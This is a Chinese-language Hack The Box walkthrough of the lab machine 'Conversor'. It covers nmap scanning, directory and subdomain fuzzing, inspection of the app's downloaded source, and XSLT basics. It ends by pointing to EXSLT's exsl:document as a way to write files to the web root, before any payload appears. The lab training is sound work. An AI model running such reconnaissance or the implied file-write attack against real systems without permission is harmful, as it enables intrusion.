
HTB-Info
| Name | IP | OS | Difficulty |
| Conversor | 10.10.11.92 | Linux | Easy |
Nmap
试探性扫描
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ nmap -sS -p- 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 12:12 UTC
Nmap scan report for 10.10.11.92
Host is up (0.094s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 78.19 seconds参数说明:
- -sS:进行SYN扫描,也叫“半开放扫描”。这种扫描方式不会完成TCP握手,因此不易被检测到。
- -p-:扫描从1-65535的所有端口。
结果说明:
- 发现22和80端口开放,服务分别是ssh和http
详细扫描
探测操作系统
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ nmap -sT -O 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 12:27 UTC
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.17 seconds参数说明:
- -sT:TCP连接扫描,通过完全的TCP握手进行扫描。比
-sS更容易被防火墙和入侵检测系统(IDS)检测到。 - -O:操作系统探测,尝试检测目标主机的操作系统。
结果说明:
- 主机关闭,可能屏蔽了ping探测。
再次探测操作系统
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ nmap -sT -O -Pn 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 12:35 UTC
Nmap scan report for 10.10.11.92
Host is up (0.095s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 3 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds参数说明:
- -Pn:跳过主机发现。即直接进行端口扫描,不进行主机存活探测,适用于目标主机被防火墙屏蔽ICMP(Internet Control Message Protocol,Internet控制报文协议)请求的情况。
结果说明:
- 得到了操作系统信息,并且扫描了前1000个端口。
常用组合扫描(在试探性扫描之后)
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ nmap -sS -v -A -p22,80 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 12:46 UTC
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Initiating Ping Scan at 12:46
Scanning 10.10.11.92 [4 ports]
Completed Ping Scan at 12:46, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:46
Completed Parallel DNS resolution of 1 host. at 12:46, 0.01s elapsed
Initiating SYN Stealth Scan at 12:46
Scanning 10.10.11.92 [2 ports]
Discovered open port 80/tcp on 10.10.11.92
Discovered open port 22/tcp on 10.10.11.92
Completed SYN Stealth Scan at 12:46, 0.10s elapsed (2 total ports)
Initiating Service scan at 12:46
Scanning 2 services on 10.10.11.92
Completed Service scan at 12:46, 6.22s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.11.92
Initiating Traceroute at 12:46
Completed Traceroute at 12:46, 0.10s elapsed
Initiating Parallel DNS resolution of 3 hosts. at 12:46
Completed Parallel DNS resolution of 3 hosts. at 12:46, 0.00s elapsed
NSE: Script scanning 10.10.11.92.
Initiating NSE at 12:46
Completed NSE at 12:46, 2.86s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.40s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.01s elapsed
Nmap scan report for 10.10.11.92
Host is up (0.094s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Uptime guess: 18.000 days (since Thu Oct 23 12:47:22 2025)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.02 ms  10.8.6.1
2   93.85 ms 10.10.14.1
3   94.17 ms 10.10.11.92

NSE: Script Post-scanning.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
Raw packets sent: 42 (2.682KB) | Rcvd: 27 (1.874KB)参数说明:
- -A:全面扫描,启用操作系统检测、版本检测、脚本扫描和traceroute等全面功能(容易被检测)。
- -v:详细输出,不启用新的检测技术,只是把已有结果和过程打印得更加详细。
结果说明:
- 得到了扫描过程的详细以及扫描结果的详细信息。
nmap的试探扫描和详细扫描参数总结

如果扫描不到可以利用的端口,可以尝试使用-sT等参数进行扫描。
查看网页
修改Hosts
80端口是http协议的服务端口,这里可以访问一下该网站。按照HTB的惯例,需要添加hosts记录,将靶机ip进行重定向,重定向的host格式为“靶机的主机名.htb”。如下所示。
┌──(erhui㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.64     nocturnal.htb
10.10.11.55     titanic.htb
10.10.11.55     dev.titanic.htb
10.10.11.46     heal.htb
10.10.11.46     api.heal.htb
10.10.11.46     take-survey.heal.htb
10.10.11.57     cypher.htb
10.10.11.68     planning.htb
10.10.11.92 conversor.htb访问网页
访问网站http://conversor.htb,发现会跳转到注册页面http://conversor.htb/login。


注册账户密码后登录,可以发现存在一个XML文件在线转换工具。
XML和XSLT文件介绍
XML介绍
XML(可扩展标记语言,Extensible Markup Language)文件是一种用于存储和传输数据的文本格式。它的设计目的是简化数据交换的过程,特别是在不同的系统之间。XML文件结构类似于HTML,但它没有预定义的标签,用户可以自定义标签来表示数据。
XML文件的基本特点
- 标签自定义:XML允许你定义自己的标签,因此可以根据需要描述任何类型的数据。
- 层级结构:数据通过嵌套的标签表示,形成树形结构。
- 人类可读:XML文件是纯文本格式,易于阅读和编辑。
- 数据描述:XML不仅包含数据,还能描述数据的结构。
- 可扩展性:随着需求变化,XML可以轻松地扩展和修改。
XML文件的示例
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book>
    <title>XML教程</title>
    <author>张三</author>
    <price>39.99</price>
  </book>
  <book>
    <title>Python基础</title>
    <author>李四</author>
    <price>59.99</price>
  </book>
</bookstore>上面的XML示例包含以下三个部分:
- 声明:
<?xml version="1.0" encoding="UTF-8"?>,用于声明文件的版本和编码方式。 - 根元素:`<bookstore>`,它包裹着所有的子元素。
- 子元素:
<book>,<title>,<author>,<price>,每个标签表示一个数据项。
XML广泛用于Web服务、配置文件、数据交换(如RSS、SOAP等)和其他需要结构化数据的应用程序中。
XSLT介绍
XSLT(可扩展样式表语言转换,Extensible Stylesheet Language Transformations)是一种用于将XML文档转换为其他格式(如HTML、文本或其他XML格式)的语言。
XSLT文件的基本作用
XSLT文件本质上是一个样式表,它定义了如何根据特定的规则和模版来转换一个XML文件。它可以:
- 将XML转换为HTML或其他格式,以便在浏览器中显示。
- 对XML数据进行格式化,使其更易读或与其他系统兼容。
XSLT文件的结构
XSLT文件本身是一个XML文件,包含一组模板规则(Template rules),这些规则定义了如何将XML中的元素转换为目标格式。
一个XSLT文件通常由以下部分组成:
- XSLT声明:
<?xml version="1.0" encoding="UTF-8"?>。 - 根元素:`<xsl:stylesheet>`,指定XSLT文件的版本和命名空间。
- 模板规则:使用`<xsl:template`定义如何处理XML中的每个元素。
XSLT文件示例
要求:将下面的XML文件转换为HTML文件。
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book>
    <title>XML教程</title>
    <author>张三</author>
    <price>39.99</price>
  </book>
  <book>
    <title>Python基础</title>
    <author>李四</author>
    <price>59.99</price>
  </book>
</bookstore>可以使用下面的XSLT文件:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/bookstore">
    <html>
      <body>
        <h2>书籍目录</h2>
        <table border="1">
          <tr>
            <th>书名</th>
            <th>作者</th>
            <th>价格</th>
          </tr>
          <xsl:for-each select="book">
            <tr>
              <td><xsl:value-of select="title" /></td>
              <td><xsl:value-of select="author" /></td>
              <td><xsl:value-of select="price" /></td>
            </tr>
          </xsl:for-each>
        </table>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>解释:
<xsl:stylesheet>:定义了XSLT文件的开始,version属性指定XSLT的版本,xmlns:xsl定义命名空间。- <xsl:template macth=”/bookstore”>:定义根元素bookstore的模板,说明XML文档的bookstore元素开始进行转换。
<xsl:for-each select="book">:循环遍历bookstore下的每一个book元素。<xsl:value-of select="title" />:将book元素中的title、author和price值输出到HTML表格中。
输出结果如下:
<html>
  <body>
    <h2>书籍目录</h2>
    <table border="1">
      <tr>
        <th>书名</th>
        <th>作者</th>
        <th>价格</th>
      </tr>
      <tr>
        <td>XML教程</td>
        <td>张三</td>
        <td>39.99</td>
      </tr>
      <tr>
        <td>Python基础</td>
        <td>李四</td>
        <td>59.99</td>
      </tr>
    </table>
  </body>
</html>尝试一下工具
首先将它给的XSLT文件下载下来,内容如下:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
    <html>
      <head>
        <title>Nmap Scan Results</title>
        <style>
          body {
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
            background: linear-gradient(120deg, #141E30, #243B55);
            color: #eee;
            margin: 0;
            padding: 0;
          }
          h1, h2, h3 {
            text-align: center;
            font-weight: 300;
          }
          .card {
            background: rgba(255, 255, 255, 0.05);
            margin: 30px auto;
            padding: 20px;
            border-radius: 12px;
            box-shadow: 0 4px 20px rgba(0,0,0,0.5);
            width: 80%;
          }
          table {
            width: 100%;
            border-collapse: collapse;
            margin-top: 15px;
          }
          th, td {
            padding: 10px;
            text-align: center;
          }
          th {
            background: rgba(255,255,255,0.1);
            color: #ffcc70;
            font-weight: 600;
            border-bottom: 2px solid rgba(255,255,255,0.2);
          }
          tr:nth-child(even) {
            background: rgba(255,255,255,0.03);
          }
          tr:hover {
            background: rgba(255,255,255,0.1);
          }
          .open {
            color: #00ff99;
            font-weight: bold;
          }
          .closed {
            color: #ff5555;
            font-weight: bold;
          }
          .host-header {
            font-size: 20px;
            margin-bottom: 10px;
            color: #ffd369;
          }
          .ip {
            font-weight: bold;
            color: #00d4ff;
          }
        </style>
      </head>
      <body>
        <h1>Nmap Scan Report</h1>
        <h3><xsl:value-of select="nmaprun/@args"/></h3>

        <xsl:for-each select="nmaprun/host">
          <div class="card">
            <div class="host-header">
              Host: <span class="ip"><xsl:value-of select="address[@addrtype='ipv4']/@addr"/></span>
              <xsl:if test="hostnames/hostname/@name">
                (<xsl:value-of select="hostnames/hostname/@name"/>)
              </xsl:if>
            </div>
            <table>
              <tr>
                <th>Port</th>
                <th>Protocol</th>
                <th>Service</th>
                <th>State</th>
              </tr>
              <xsl:for-each select="ports/port">
                <tr>
                  <td><xsl:value-of select="@portid"/></td>
                  <td><xsl:value-of select="@protocol"/></td>
                  <td><xsl:value-of select="service/@name"/></td>
                  <td>
                    <xsl:attribute name="class">
                      <xsl:value-of select="state/@state"/>
                    </xsl:attribute>
                    <xsl:value-of select="state/@state"/>
                  </td>
                </tr>
              </xsl:for-each>
            </table>
          </div>
        </xsl:for-each>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>

根据网站提供的XSLT模板,我们尝试将下面的XML文件转化为HTML。
<?xml version="1.0" encoding="UTF-8"?>
<nmaprun args="-sT -p 80,443,8080">
  <host>
    <address addrtype="ipv4" addr="192.168.1.1"/>
    <hostnames>
      <hostname name="router.local" />
    </hostnames>
    <ports>
      <port portid="80" protocol="tcp">
        <service name="http" />
        <state state="open" />
      </port>
      <port portid="443" protocol="tcp">
        <service name="https" />
        <state state="open" />
      </port>
    </ports>
  </host>

  <host>
    <address addrtype="ipv4" addr="192.168.1.2"/>
    <hostnames>
      <hostname name="printer.local" />
    </hostnames>
    <ports>
      <port portid="9100" protocol="tcp">
        <service name="jetdirect" />
        <state state="open" />
      </port>
    </ports>
  </host>

  <host>
    <address addrtype="ipv4" addr="192.168.1.3"/>
    <hostnames />
    <ports>
      <port portid="22" protocol="tcp">
        <service name="ssh" />
        <state state="closed" />
      </port>
      <port portid="80" protocol="tcp">
        <service name="http" />
        <state state="open" />
      </port>
    </ports>
  </host>
</nmaprun>转换结果如下。
Dirsearch
扫描网站,找到更多的目录。
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ dirsearch -u conversor.htb -r -e * -x 403,404,301,302
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: subdomains-top1million-5000.txt | HTTP method: GET | Threads: 25 | Wordlist size: 9481

Output File: /home/kali/Desktop/cybersecurity/htb/Conversor/reports/_conversor.htb/_25-11-17_06-04-10.txt

Target: http://conversor.htb/

[06:04:10] Starting:
[06:04:22] 200 -    3KB - /about
[06:04:51] 200 -  722B  - /login
[06:05:04] 200 -  726B  - /register

Task Completed参数说明:
- -u:扫描对象(主机名或者域名)
- -r:递归扫描网站目录
- -e:扫描包含的文件类型,如:php,jsp等。这里的*表示扫描所有网站目录的文件。
- -x:跳过返回某状态码的请求结果。
结果说明:得到三个网站目录,分别为/about,/login和/register。
访问/about网页目录

发现源代码,查看文件类型。
┌──(erhui㉿kali)-[~/Downloads]
└─$ file source_code.tar.gz
source_code.tar.gz: POSIX tar archive (GNU)这个文件的后缀虽然写着gz,但是通过file发现它只是一个普通的tar打包文件,并没有经过gzip压缩。在linux系统中,文件格式和后缀名没有直接的关系,只和文件头有关系。
先将文件拷贝过来,然后使用下面的命令给文件777权限。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ sudo chmod 777 source_code.tar.gz 再用下面的命令进行解压。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ tar -xvf source_code.tar.gz -C source_code/参数说明:
- -x:extract,解包的意思。
- -v:verbose,显示过程。
- -f:file,指定要操作的文件。
- -C:在解压前切换到指定目录再解压。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor/source_code]
└─$ ls
app.py  app.wsgi  install.md  instance  scripts  static  templates  uploads

┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor/source_code/instance]
└─$ ls
users.db在instance/文件中发现users.db文件。使用file命令发现它是数据库文件。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor/source_code/instance]
└─$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 2, database pages 6, cookie 0x2, schema 4, UTF-8, version-valid-for 2使用sqlite3查询一下里面的可用信息。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor/source_code/instance]
└─$ sqlite3 users.db 发现里面是空数据。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor/source_code/instance]
└─$ sqlite3 users.db
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .tables
files users
sqlite> select * from files;
sqlite> select * from users;
sqlite> .schema files
CREATE TABLE files (
id TEXT PRIMARY KEY,
user_id INTEGER,
filename TEXT,
FOREIGN KEY(user_id) REFERENCES users(id)
);
sqlite> .schema users
CREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE,
password TEXT
);没有找到其他可以利用的地方。
Fuff
介绍
ffuf(Fast web Fuzzer)是一个快速的网页模糊测试工具,用于枚举目录、子域名、参数等。
常见用法
- 子域名爆破:
ffuf -u http://10.10.10.10 -H "Host: FUZZ.example.com" -w ./subdomains.txt -mc 200,301,302- 目录爆破:
ffuf -u http://example.com/FUZZ -w ./common.txt -mc 200,301,302- 参数爆破:
ffuf -u "http://example.com/page.php?FUZZ=test" -w ./params.txt -mc 200扫描子域名
┌──(kali㉿kali-leaner)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ ffuf -u http://conversor.htb -w ./subdomains-top1million-5000.txt -H "HOST: FUZZ.conversor.htb" -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://conversor.htb
 :: Wordlist         : FUZZ: /home/kali/Desktop/cybersecurity/htb/Conversor/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.conversor.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 302 req/sec :: Duration: [0:00:14] :: Errors: 0 ::没有发现子域名。
www-data
根据以上信息,现在能利用的就只有XSLT文件了。
EXSLT
根据搜索情况,发现XSLT存在扩展库EXSLT,并且在Common模块下存在一个exsl:document功能,该功能可以创建多种文件。
根据查询,可以知道EXSLT的用法如下:
<xsl:stylesheet version="1.0"
          xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
          xmlns:math="http://exslt.org/math"
          extension-element-prefixes="math">
...
</xsl:stylesheet>再通过app.py文件中的数据库路径,可以观察到网站文件所在的目录为/var/www/conversor.htb/。
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
